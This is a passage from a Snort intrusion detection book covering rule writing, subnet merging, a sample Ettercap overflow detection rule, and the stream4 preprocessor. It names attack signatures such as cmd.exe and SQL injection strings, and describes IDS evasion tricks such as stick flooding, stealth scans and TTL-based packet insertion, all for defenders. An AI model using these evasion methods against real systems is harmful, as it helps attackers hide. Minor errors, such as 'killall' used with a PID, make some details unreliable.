After the Snort rules have been written and verified with a test interpretation, it is highly recommended that you test your rules against real-world attacks. The best solution for testing your rule's content is to run the attacks from the perspective of an external attacker to verify that the rules are correctly identifying the attacks. Unfortunately, running the individual attacks for each exploit is not a scalable solution in and of itself. Chapter 10, "Optimizing Snort," has details on tools that can be used to help with testing your Network-based Intrusion Detection System (NIDS) setup, but beware that no currently available tool has mock attacks for all "critical" network-based attacks.

Merging Subnet Masks

Declaring subnets via subnet masks in variable declarations and rule definitions has the potential to consume unnecessary CPU resources. One quick method of maximizing Snort's potential to ensure efficient multinet usage is to merge subnet masks. In general, merging subnet masks is a manual task because they must be predefined and declared outside of the Snort program. Additionally, a good amount of human thought needs to go into the definition process of deciding what networks should be included within any given rule or set of rules.

Table 5.8 lists examples of single networks and addresses with the proper corresponding CIDR addresses along with the one merged subnet. Previously in the *Assigning Source and Destination IP Addresses to Rules* section, Table 5.1 detailed

examples of using CIDR addresses instead of the corresponding subnet masks. Table 5.8 has examples of the corresponding network addresses and subnet masks that go along with each CIDR address. The first three examples are examples of merging network subnet masks, while the last two examples merge individual IP addresses with CIDR addresses.

Table 5.8 Combining Subnet Masks (Good Examples)

Merged Subnet Mask	Subnets to Be Merged
10.1.0.0/22	10.1.0.0/24, 10.1.1.0/24, 10.1.2.0/24, 10.1.3.0/24
10.1.0.0/21	10.1.0.0/24, 10.1.1.0/24, 10.1.2.0/24, 10.1.3.0/24, 10.1.4.0/24, 10.1.5.0/24, 10.1.6.0/24, 10.1.7.0/24
10.1.8.0/22	10.1.8.0/24, 10.1.9.0/24, 10.1.10.0/24, 10.1.11.0/24
198.30.1.0/30	198.30.1.1/32, 198.30.1.2/32, 198.30.1.3/32 (single IP addresses)
198.30.1.0/29	198.30.1.1/32, 198.30.1.2/32, 198.30.1.3/32, 198.30.1.4/32, 198.30.1.5/32, 198.30.1.6/32, 198.30.1.7/32 (single IP addresses)

Fortunately, there is a tremendous amount of information on MAC and IP addresses. If you are interested in learning more about defining and referencing network addresses, Steven’s *TCP/IP Illustrated* is the godfather of the books on the TCP/IP stacks.

The examples in Table 5.9 represent merged or combined subnet masks that are incorrectly defined. The first row shows a common example that users make. Namely, the subnets that you are looking to merge must be numerically sequential to one another. Notice that the four subnets that are “Subnets to Be Merged” define only class C address spaces. The second example might be the trickiest of them all. At first glance, it might appear that nothing is wrong, but the merged subnet mask 198.0.0.0/20 if redefined with the /21 CIDR address would read 198.0.0.0/21 and 198.1.0.0/21. The first class B address would be 198.0 instead of 198.1. The error in the last example should be obvious by the fact that the two IP addresses that are to be merged are random and separated by 100 other addresses—a blatant error.

Table 5.9 Combining Subnet Masks (Bad Examples)

Merged Subnet Mask	Subnets to Be Merged
10.1.0.0/22	10.1.0.0/24, 10.1.2.0/24, 10.1.4.0/24, 10.1.6.0/24
198.0.0.0/20	198.1.0.0/21, 198.2.0.0/21
10.100.80.0/31	10.100.80.1/32, 10.100.80.101/32

Merging subnet masks can save CPU resources and enhance the performance of Snort’s traffic parsing engine. As a rule of thumb, you should always combine or merge subnet masks when possible, but it is imperative that only the correct addresses be included in the defined ranges.

OINK!

If you want to remove specific addresses from a merged subnet mask, you can always implement a BPF to pass on desired addresses and ranges, since the BPF engine analyzes packets before the Snort rule-parsing engine.

Tools & Traps...

Automating Aggregating with Aggregate

Aggregate is a straightforward tool that can be used on most UNIX and Linux platforms to help merge or “aggregate” multiple subnets. The program receives subnets that you want to merge via standard input (STDIN) and will pump the merged subnet to standard out (STDOUT.) There are numerous small or less popular versions of the tool, but the most popular and stable version can be downloaded from <http://http.us.debian.org/>. At the Debian site, you will be able to download and read the detailed usage README.

What Makes a Bad Rule?

We have talked about many things you can do right when writing Snort rules, and given lists of criteria you should bear in mind. Now let's take a look at what you can do to screw it up. A rule that is either overly general, alerting on many false positive events, or overly specific, missing essential attacks that it should have been designed to catch, is a bad rule. Let's take a look at an example of a current rule from the `exploit.rules` file in the current Snort distribution, and see how it could have been written badly.

```
alert tcp any any -> any 6666:7000 (msg:"EXPLOIT CHAT IRC Ettercap parse
overflow attempt"; flow:to_server,established; content:"PRIVMSG"; nocase;
content:"nickserv"; nocase; content:"IDENTIFY"; nocase;
isdataat:100,relative;
pcre:"/^PRIVMSG\s+nickserv\s+IDENTIFY\s[^\n]{100}/smi";
reference:url,www.bugtraq.org/dev/GOBBLES-12.txt; classtype:misc-attack;
sid:1382; rev:9;)
```

This rule in its current correct format alerts on established TCP sessions going to ports between 6666 and 7000, containing “PRIVMSG”, “nickserv”, and “IDENTIFY”, all not case sensitive, containing data 100 bytes into the payload of the packet, and which matches the Perl-compatible regular expression given. It gives references for further research, has a unique Snort ID, and tracks the revision of the rule itself. So what could we have done to screw it up?

For starters, we could have left out the PCRE expression and the requirement for data to be 100 bytes into the packet. This would have made the rule a lot less specific, and probably would have filled our logs with false positive events if we had anyone using IRC on our network. Alternatively, we could have tried to specify what that additional data payload was, which might have been good for catching a particular version or flavor of this exploit, but would have been too specific (either to platform or to kiddie version) to catch most instances of this particular overflow. We could have left out the informative URL, so that a system administrator who wasn't familiar with the Ettercap parse overflow wouldn't have known what it was or what one did about it. At times, insufficient documentation can be just as horrible as insufficient alerting data. If your network analysts or sysadmins don't know what to do with the alerts you're generating and don't know where to go for further information, they won't be able to use the data very effectively to defend your network.

The Evolution of a Rule: From Start to Finish

Now that we've looked at the characteristics that define a good rule and explained the basics of rule writing, let's show how a rule is developed, written, tested, and implemented. Examining the process from start to finish will be helpful when you go to write your own rules.

Usually, the development of a rule starts with the knowledge of a new vulnerability. Perhaps you see a post to the Full Disclosure or Bugtraq mailing lists, detailing a new hole in a popular software package. Sometimes, proof-of-concept exploit code is attached to these messages, but often it's not. Or perhaps you see an unusual new data pattern on one of your honeypots, a file left in a user's directory called `exploit_exploit_yeah_baby.c`. Or perhaps you read a news article online about a popular Web site whose machines were successfully attacked by a previously unknown vulnerability. Whichever way it happens, you are now aware of the existence of a new vulnerability.

The next step after becoming aware of the new vulnerability is being able to understand it. If you have exploit code in hand, this is very helpful in analyzing the attack and understanding what it looks like as it crosses the network. To be able to write a good rule for your new attack, you want to be able to pick out a unique and comprehensive pattern of data. If you have exploit code, you can read the code as well as compiling it and running it on test systems in your laboratory. Make sure that you are capturing all network traffic including Layer 2 packets when you start running your tests.

Code analysis can help when determining what attack traffic looks like, but packet analysis is also highly valuable. As you capture the attack traffic, pay particular attention to the traffic on the layer of the exploit. If it's a TCP RST spoofing attack, you want to look at the transport layer traffic. If it's a Web server overflow, you'll want to be looking at application layer traffic. What you want to do is find a distinct pattern to the attack traffic that is not present in normal traffic of that sort. Buffer overflow attacks will often have a long series of padding characters before the shellcode in the payload. SQL injection attacks will often contain quote marks in an HTTP POST request. While it is important to remember not to write the rule so generally that you will also be alerting on a large number of normal traffic packets, it is also important to remember not to write the rule too specifically. You don't want to match only one of a million possible variants of an attack. If I code my rule for SQL injection to look for strings including `0=0`, I'll miss the ones that inject `1=1` after the quote mark instead, and it will only take a minimally savvy attacker to elude my detection rule.

After you have come up with the unique characteristics of your attack traffic, try your hand at writing the rule. Your first attempt may not be immediately successful, but try to combine as many unique characteristics of the attack as you can into the rule, without getting so specific that you miss other attacks of the kind. Test your rule, first in your lab, and then on your network (assuming that the lab test was successful). If you can, replay live network traffic in your lab for testing; this is a great way to sanity-check yourself against real data without threatening the stability of your production network. That rule that was testing for seemingly spurious HTTP requests with “open” in the name may drown your sensors in data if you have Lotus Notes servers with Web access turned on. Just think of all the things that match “open”... “OpenDocument,” “OpenPage,” and so on. If you hadn’t sanity checked your rule for a lack of false positives before going live on your actual network, the consequences could have been a lot worse.

After you have tested your rule somewhat, tune it as much as possible. Look for other people’s packet logs and signatures and exploit code for the same or a very similar vulnerability. Check and make sure that your rule catches as many different instances of the exploit as possible. Write documentation to explain what it is that your rule is looking for, the vulnerability that it guards against, and why you chose the packet characteristics that you did to describe it. Good documentation is a gateway to understanding; make sure that you flesh out your docs before submitting your rule to avoid others duplicating your work.

Summary

This chapter provided a road map to understanding and composing your own Snort rules. We explained what the different components of a Snort rule are and how it worked by pattern matching against a body of network data. We showed some examples of how that could be done, by looking at particular source and destination ports, matching on content strings in the packet, or using preprocessor output to filter the data set further. We examined the types of things that could and could not be used in Snort rules, and showed several examples of working rules.

We examined the myriad options of rule composition, and considered the many different possible variables to focus on when writing a rule. We also investigated what makes for a good Snort rule, and how to write good rules as opposed to just writing functional rules. Finally, we discussed the life cycle of a Snort rule, from the initial discovery of the exploit through network traffic and malware analysis through rule development, testing, implementation, and documentation.

Solutions Fast Track

Dissecting Rules

- ☑ Rules can pattern-match against many different parts of a packet, including source and destination IP address, source and destination port, protocol options, packet content, or data flows.
- ☑ A rule clearly shows the types of traffic that it will match, so that the analyst can better understand what is a false positive and what is not.
- ☑ By looking at a rule, even an unfamiliar rule, you can quickly gain an understanding of why Snort is behaving in a certain way when traffic matches that rule.

Using Variables

- ☑ You can define variables to represent important structural components to your network.

- ☑ The variables you define don't have to be just the ones that come in the Snort configuration file. You can invent your own variables, too.
- ☑ Variables don't have to contain just one match. A variable can present a variety of options, any of which may match.

Understanding Rule Headers

- ☑ A rule header will tell you what type of action is to be taken on that rule, what protocol the rule matches, and what source and destination IP addresses and ports are matched against.
- ☑ There are five default actions that can be taken for any given rule: alert, log, pass, activate, and dynamic.
- ☑ If you are unsure what the right action is for a rule, look at comparable rules, or try the more conservative option and see how that affects your output.

Exploring Rule Options

- ☑ Rule options include the capability to do content matching, one of the most useful tools in rule writing.
- ☑ You can also match against TCP options such as sequence numbers, flags set, or the Time-To-Live fields.
- ☑ Meta-data is also included under the rule options, allowing you to track revisions, Snort identifiers, CAN and CVE numbers, and informative URLs.

Writing Good Rules

- ☑ A good rule is a rule that is specific enough to not generate a whole lot of false positives, but not so specific that it misses actual attack traffic.
- ☑ A good rule will generate alerts on real security events of its type, in a way appropriate to your staff and security plan.
- ☑ A good rule will be clear and well documented.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the “Ask the Author” form. You will also gain access to thousands of other FAQs at ITFAQnet.com.

Q: Can I write a rule to match any type of data I want?

A: As long as you can describe that data by pattern matching against network traffic, and describe the action you want to take, yes.

Q: Why should I bother to write rules? Don't I have some already?

A: Snort does ship with a well-written rulebase, but you might want to customize the ruleset for your particular environment, add rules for new attacks as they come out, or change rules that you find to be too active.

Q: I want a rule to alert on communications between some of my servers and not others. Can I do this?

A: Yes. You can define a variable for the servers that you want the rule to alert on and write an alert rule only for those, or you can write a pass rule for the servers that you don't want to see alerts for, whichever is easier for you.

Q: I'm getting all sorts of unexpected results from the rule I wrote. What's wrong?

A: To debug a rule, look at the traffic that you want to alert on, and look at the rule that you have written. Try to find as many common factors in the traffic you want to alert on as you can. This will allow you to write a more granular rule that will have fewer false positives.

Q: I want to write a rule to detect certain kinds of traffic, but I don't have the faintest idea of where to start. What should I do?

A: Get a packet sniffer and take a look at the traffic that you want to detect. Pick out its unique characteristics, whether it's content, source and destination characteristics, TCP options, or something else. Write your rule around those characteristics.

Q: Do I have to write a rule myself for every new attack that comes down the pike?

A: Probably not, although you can if you want to. Many security mailing lists and Web sites will share Snort rules to detect new attacks as the attacks are seen in the wild. You can use these rules, or wait for rules to be added to the default Snort ruleset and just update your ruleset.

Q: How do I know if other people's rules are any good?

A: You can look at them yourself and compare them to reports of the exploit, packet captures, and the traffic on your network to determine their effectiveness.

Q: I want to match content strings, but can I do that without having to write a rule for every possible case of capitalization?

A: Yes, use the *nocase* option.

Preprocessors

Solutions in this Chapter:

- What Is a Preprocessor?
- Preprocessor Options for Reassembling Packets
- Preprocessor Options for Decoding and Normalizing Protocols
- Preprocessor Options for Nonrule or Anomaly-Based Detection
- Experimental Preprocessors
- Writing Your Own Preprocessor
- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

Snort's detection capabilities originated with, and have evolved around, detecting attacks by matching packet data against well-defined patterns. Those well-defined patterns, or rules, are an evolution of signatures. Signatures are basically specifications of attacks via number and string matching against particular parts of the packet. For example, a packet directed to port 80 containing cmd.exe is generally a good sign of a hacker attacking a Windows-based Web server. An Intrusion Detection System (IDS) can detect this attack fairly well by checking destination port number, TCP flags (look for the ACK flag set, with the SYN flag off), and doing a simple string match against the data portion of the TCP segment. Rules are much like this, but bring an added flexibility and intelligence, allowing things such as compound statements, as in “trigger if you match this and don't match that,” rules activated by a match on another rule, and finer specification of how to search for a pattern. This pattern-matching core might seem overly simple, but it is this simplicity that makes Snort one of the fastest Network-based IDSs (NIDSs) available. Snort can keep up with fast and heavily loaded networks because it generally has a well-defined amount of work to do for each packet that it must examine.

There was great demand for Snort to move beyond its rule-matching design. For example, one requested feature was protocol anomaly detection, where Snort could detect that a packet's data doesn't obey the rules of the protocol to which it belongs. This is generally not a capability possible within a straight signature/rule-based NIDS. Snort implements features such as protocol anomaly checking via preprocessors. Preprocessors handle packet data after Snort's decoder has parsed the packet into fields, but before the detection mechanism starts doing rule comparison. They can add a tremendous amount of functionality on top of Snort's rule-matching core.

OINK!

Actually, Snort does do some anomaly detection in its packet decoders as well, but we leave this for other chapters.

Now, there is a cost to adding preprocessors. Snort's extreme speed is derived from its simple rule-matching base—it will definitely lose some capability to

keep up with fast or loaded networks each time a preprocessor is added. The degree of loss might or might not be perceptible, depending on the nature of the preprocessor. Due to a forward-thinking design decision by creator Marty Roesch to implement preprocessors as modular “plug-ins,” one can decide exactly which preprocessors are active on a host-by-host basis. Each preprocessor is activated only by its specification in the `snort.conf` configuration file—if you leave it out, it doesn’t impact performance. One can even leave a preprocessor out of the codebase—that’s much of the point of implementing preprocessors as plug-ins. Each plug-in is implemented as a separate code chunk in its own independent source file. This has added benefits in addition to speed. First, it allows Marty and the rest of Snort’s developers to be less conservative about accepting new preprocessor code—if a new preprocessor plug-in is too slow or not stable as the time approaches for a release, the code can be easily deactivated by default so that people who want the preprocessor’s feature anyway can have it, without requiring all other Snort users to take the same plunge. Further, it allows multiple developers to work on preprocessing and detection code simultaneously much more easily, without stepping on each other’s toes.

In this chapter, we’ll examine what role preprocessors have in relation to rules, how you can use and tune Snort’s existing preprocessors, and how you can build a preprocessor of your own. We’ll accomplish the latter by reading through the Telnet negotiation preprocessor code together, carefully discussing how it functions and how it connects into Snort, with an eye toward showing you how to build your own preprocessor.

What Is a Preprocessor?

Signature/rule-matching IDSs are extremely popular for their speed. If we’re just inspecting each packet and performing number and string matches against simple patterns, we have a nimble program capable of keeping up with fast, fairly loaded networks. This form of IDS does have weaknesses, though. If its attack patterns are too general, you’ll spend too much time analyzing “false positives.” If those patterns are too specific, you’ll miss attacks—these misses are called “false negatives.” Much of the trouble in getting traditional rules right stems from too little expressibility in the signature language, or the inability of the IDS to understand protocols more fully. Some IDSs counter these weaknesses by using a completely different model. They might use protocol anomaly detection, where they alert on packets that don’t fit normal use of the packet’s protocols. Some signature/rule-

based IDSs might also keep additional state on a connection. For example, we don't want our `cmd.exe` rule from earlier to flag on packets that aren't part of an established TCP session. Preprocessors let Snort do things such as anomaly detection and state keeping on a user-configurable basis.

You'll find preprocessors extremely useful. They make rules easier to write, lower false positive/negative counts, and give a rule-matching IDS the capability to exceed its traditionally simple detection model while maintaining performance. In the next section, we'll examine each of the major purposes for which preprocessors are used, including:

- Reassembling packets
- Decoding protocols
- Nonrule or anomaly-based detection

One thing to take note of in each preprocessor is how the rest of Snort benefits from the preprocessor's work. For example, the `stream4` preprocessor doesn't modify any of the packets it examines; instead, it builds an "uber packet" of all the data in the stream, and passes that through the other preprocessors and detection engine separately. Conversely, the `rpc_decode` preprocessor modifies packets individually, destroying their original form and replacing them with packets free of multifragmented RPC messages. It's not important to fully understand these functions yet—we'll explore these later in the chapter. Just pay attention to what the preprocessors do with their data!

Preprocessor Options for Reassembling Packets

Snort has two preprocessor plug-ins that assist rule-matching by combining data spread across multiple packets:

- `stream4`
- `frag2`

Both `stream4` and `frag2` are covered in additional detail in the sections that follow.

The stream4 Preprocessor

stream4, contained in `spp_stream4.c`, was announced in 2001 by Marty Roesch to improve Snort's handling of TCP sessions for selected traffic.

OINK!

Snort's own FAQ discusses stream4 by quoting Marty Roesch's introductory announcement—that announcement is not just historically useful, it gives hard detail on what the plug-in does.

At the time, as quoted in www.snort.org/docs/faq.html#3.14, Martin wrote:


I implemented stream4 out of the desire to have more robust stream reassembly capabilities and the desire to defeat the latest "stateless attacks" that have been coming out against Snort (c.f. stick and snot). stream4 is written with the intent to let Snort be able to handle performing stream reassembly for "enterprise class" users, people who need to track and reassemble more than 256 streams simultaneously. I've optimized the code fairly extensively to be robust, stable, and fast. The testing and calculations I've performed lead me to be fairly confident that stream4 can provide full stream reassembly for several thousand simultaneous connections and stateful inspection for upwards of 64,000 simultaneous sessions.

stream4 has two goals, which we'll now explore:

- TCP statefulness
- Session reassembly

TCP Statefulness


To understand what statefulness is, we need to review the TCP protocol. TCP introduces the concept of a "session" to Internet communications. A session has a clear beginning and end, with a good deal of error correction introduced in between. The two sides of the session, the client and server to keep things simple, set things up with a series of three packets, before anyone sends any data. This series of packets is shown in Figure 6.1.

Figure 6.1 TCP Session Initiation

All further data packets have just the ACK flag set. While SYN is short for “synchronize,” you can think of it as a request to start one of the directions of dataflow. ACK is short for “acknowledge,” as it acknowledges the packets that a side has received so far. Each of these flag settings comes with a “sequence number,” which serves to identify the packets sent and received. For a more thorough discussion of TCP, which you should definitely be familiar with if you’re doing intrusion detection, refer to Chapters 18 and 19 (at the least) of W.

Richard Stevens’ *TCP/IP Illustrated, Volume 1*.

When the parties are finished communicating, they tear down the session with the sequence of packets shown in Figure 6.2.

Figure 6.2 TCP Session Termination

The reason we’ve switched from client/server descriptions to Party1/Party2 descriptions is because either party to the connection can initiate the disconnection. For example, the server usually sends that first packet with the FIN flag set to close down a Telnet session—it generally does this in response to a normal user “logout.” FIN is actually short for “finish” and notifies the other party that the sender has no more data to send in that direction.

Stateless devices only look at one packet at a time—they have no memory of the previous packets. This means that their only way of gauging the status of a session is to look at the combination of flags. For example, they assume that any packet with the SYN flag unset and the ACK flag set is part of an existing connection. This is a huge weakness for a firewall! A number of portscanning tools take advantage of this particular weakness in stateless firewalls by sending probe packets with only the ACK flag set to portscan a machine, instead of the normal connection-initiating packets with the SYN flag on and the ACK flag off. The tools do this because a probe packet with only the ACK flag set looks like part of an existing connection that the firewall previously allowed through. Since the firewall has no memory of whether there actually was a connection that this

could be a part of, it often must let the probe packets pass. Stateful devices, however, remember what handshaking packets have been sent and can thus keep track of the state of the connection.

While statelessness is a major weakness in firewalls, it carries nowhere near the same severity in IDSs. Most often, stateless IDSs simply spend unnecessary resources checking rules against invalid packets. They also generate more false positives. Generally, this hasn't been an extreme problem. In fact, Snort's developers didn't add stateful monitoring until Coretez Giovanni released the stick tool. stick attempts to overwhelm stateless IDSs with a large number of false alert packets. By constructing these alert packets from the IDS's own ruleset, it attempts to guarantee that every packet will trigger an alert on a default ruleset. stick doesn't try to initiate connections with the normal TCP three-way handshake; this would slow things down tremendously and make it a much less effective tool. Because of this, a stateful device, which knows that each of the false alert packets is falsely claiming to be part of an established connection, can quickly disregard those packets and not spend computational or human resources on their response.

Snort is stateless in general. In 2001, Marty Roesch wrote the stream4 preprocessor, `spp_stream4.c`, to add optional statefulness to Snort. stream4 brings flexibility, too, allowing Snort to maintain state only on user-defined ports. This provides fine control over the additional resource drag. This statefulness allows Snort to alert on packets that falsely masquerade as part of an established connection, including those produced by tools like stick. The `-z est` flag tells Snort to not perform resource-intensive rule-matching on any packets that aren't part of an established connection.

stream4 also gives Snort the capability to accurately alert on traffic based on what part of the connection it's in, using the *flow* keyword. As of Snort 1.9, you can use the *flow* keyword in a Snort rule to indicate state of the connection and direction of the traffic. For example, you might only want to alert when a packet is actually part of a server response to a previous client request. The *flow* keyword actually brings a great deal of functionality to bear, as you saw in Chapter 5, "Playing by the Rules."

Configuring stream4 for Stateful Inspection

The stream4 preprocessor is activated simply by keeping/adding a line to `snort.conf` like this:

```
preprocessor stream4
```

This activates stream4 and configures it as if you'd specified *timeout 30*, *memcap 8388608*. You might want to configure the preprocessor, though, in which case you'd add a colon ":" to the end of the line and list parameters to the right, delimited by commas. For example:

```
preprocessor stream4: detect_scans, disable_evasion_alerts
```

stream4's stateful inspection component takes the following parameters, which we'll explore in turn:

- *detect_scans* The *detect_scans* parameter, which defaults to off if not present, tells stream4 to alert on portscans that don't use the normal TCP handshake that we reviewed earlier in this chapter. Attackers use these scan types to avoid having their scans logged by some network devices or hosts. For example, while Linux's xinetd or UNIX's TCP Wrappers will log any full connections (those that make it through the initial three-way handshake) that violate its access control lists (ACLs), neither of these log incoming packets with only the FIN flag set. Conversely, a TCP-aware host must respond to a FIN-packet with an RST (reset) if the port probed is closed, and with nothing if the port probed is open. Tools such as nmap send these "stealth" scans to scan machines while avoiding having their activities logged by the target operating system. Snort will alert on these packets if you include this parameter.
- *detect_state_problems* The *detect_state_problems* parameter, which defaults to off if not present, tells stream4 to alert on problems in how TCP is keeping state. This might catch attacks or probes that Snort doesn't otherwise look for, by watching for anomalies or abuses of the state mechanisms in TCP. Snort's developers note that this option tends to create a great deal of noise because there are a number of operating systems or products that implement TCP badly. Unfortunately, as noted in the code at the time of this book's publication, Microsoft's operating systems tend to trigger these alerts normally (they frequently write data outside of the negotiated TCP Window size). You'll have to be careful with this option on a Microsoft-based or highly heterogeneous network. This option also causes Snort to alert when one side resends data that has already been ACK'd, or data with an ACK number that's smaller than one of our previous ACKs for the connection.

Tools & Traps...

False Positives

In network intrusion detection, noise, generally in the form of false positives, is something that experienced practitioners avoid at all costs in most environments. When you first start out, you might be eager to get all the information available about every packet entering, leaving, or running through your network. This is a lofty goal, but it requires so much labor in chasing down every alert that you either end up ignoring the IDS or tuning the IDS to alert less often. Unfortunately, it might feel like you're choosing the lesser of two evils.

In choosing the parameters for preprocessors, you might choose to deactivate protocol-anomaly alerting like `detect_state_problems` from the start, to avoid the false positives. If you have more time to set things up, you'll probably benefit more in the long run by turning options like this on and then deactivating the ones that produce too much nonattack-related noise. This "operator learning period" is somewhat like the learning period that statistical IDSs have—these types of IDSs spend time first analyzing what type of network traffic you normally send and then alert on the deviations. (In the case of you and Snort, there's a human being, who doesn't have the same memory for protocol details, but has much more intelligence.) Don't underestimate the importance of this learning period: tuning your IDS for your environment will make it a much more accurate tool that alerts when you're being attacked, without wasting nearly as much of your time with false positives.

- *disable_evasion_alerts* The *disable_evasion_alerts* setting, which also defaults to off, disables alerts written into stream4 to handle particular situations where the attacker tries to fake out stream reassembly. For example, he might send a packet and a slightly different "retransmission" of the packet, hoping that the stream reassembly engine will throw away the first and keep the second, while the destination host keeps the second and drops the first. In another case, an attacker might send a broken RST packet that the host will ignore, hoping that the IDS will wrongly interpret the packet and stop watching the stream. Finally, he might send

data in the SYN packet (the first in the connection), hoping that the IDS will not log this unexpected data. You generally should leave this option off (thus keeping evasion alerts active) unless you get too many false positives. One example where you'd get a copious amount of false positives would be if you have some device on your network that actually *does* regularly send data in the SYN packet! Take care to thoroughly investigate these false positives before disabling these types of alerts, though—they might be the only warning you have that an attacker is playing games with your IDS.

- *ttl_limit* The *ttl_limit* parameter sets a maximum difference that will be tolerated between packets in the same session. Packets in the same session should generally have about the same number of routers to traverse on their way between the two hosts. Even when they take different paths, they should intuitively have about the same number of hops to go through. If the number of hops changes too drastically, it might be a sign of someone trying to evade detection. For example, an attacker might insert packets into the stream that will make it to the IDS, but will expire before they reach the destination. This causes the IDS to see a different picture of the reassembled stream than the destination host does. It's difficult to choose a safe value for this parameter, although 10 is probably a safe bet. Much of this will depend on how dynamic your ISP's routing is, and how dynamic the routing is to your standard destinations.
- *keepstats* The *keepstats* option keeps statistics on each session, which it can then log in either *machine* format, which is a simple flat text file, or in *binary* format, which is a unified binary output easily readable by tools such as Barnyard. This option defaults to off—you can activate it by listing *keepstats* and following it with either *machine* or *binary* as follows:

```
preprocessor stream4: min_ttl 28, keepstats binary
```

- *noinspect* The *noinspect* option, which obviously defaults to off, tells the preprocessor to deactivate stateful inspection on all ports except those on which you're doing active reassembly. Setting this option basically tells stream4's stateful inspection function to limit itself to the ports that are listed in stream4_reassemble's ports option. We'll look at that option soon.

- *timeout* The *timeout* option, which defaults to 30 seconds even if not present, sets an idle time after which stream4 can stop watching the session. If Snort doesn't receive a packet belonging to a particular session for a full timeout period, it prunes the session from its table and frees up the memory in use. This is especially necessary for sessions in which the two communicating hosts do not complete the normal three-way tear-down we looked at earlier in this chapter. We don't want those sessions continuing to consume resources well after the hosts have stopped communicating. Thirty seconds is aggressively low for many organizations—it was chosen as a default to make sure that Snort could still function on minimal hardware.
- *log_flushed_streams* The *log_flushed_streams* option, which defaults to off, tells stream4 to log the uber-packet that it builds from the stream out to disk whenever that uber-packet causes an alert. This is good data to have, but it leads to some strange-looking packet logs.
- *memcap* The *memcap* option is described in more detail in the section that follows.

The *memcap* option, which defaults to 8,388,608 bytes even if not present, sets a maximum number of memory (in bytes) that stream4 will consume to do state-keeping and session reassembly. If stream4 runs out of memory, it prunes inactive sessions. Again, this is probably an over-aggressive default value intended to keep Snort working on minimal hardware. Systems with over 64MB of RAM could definitely increase this number easily. In an enterprise environment with capable hardware, one would probably set this to 512MB, or 536,870,912. If you want to fine-tune this number, try a setting and send a signal a USR1 signal to Snort, like this:

```
# ps -ef | grep snort
# killall -USR1 <PID>
```

Snort's output looks like this:

```
=====
Snort analyzed 3 out of 3 packets, dropping 0(0.000%) packets

Breakdown by protocol:
TCP: 3          (100.000%)
UDP: 0          (0.000%)

Action Stats:
ALERTS: 0
LOGGED: 0
```

```

ICMP:    0          (0.000%)          PASSED: 0
ARP:     0          (0.000%)
EAPOL:   0          (0.000%)
IPv6:    0          (0.000%)
IPX:     0          (0.000%)
OTHER:   0          (0.000%)
DISCARD: 0          (0.000%)

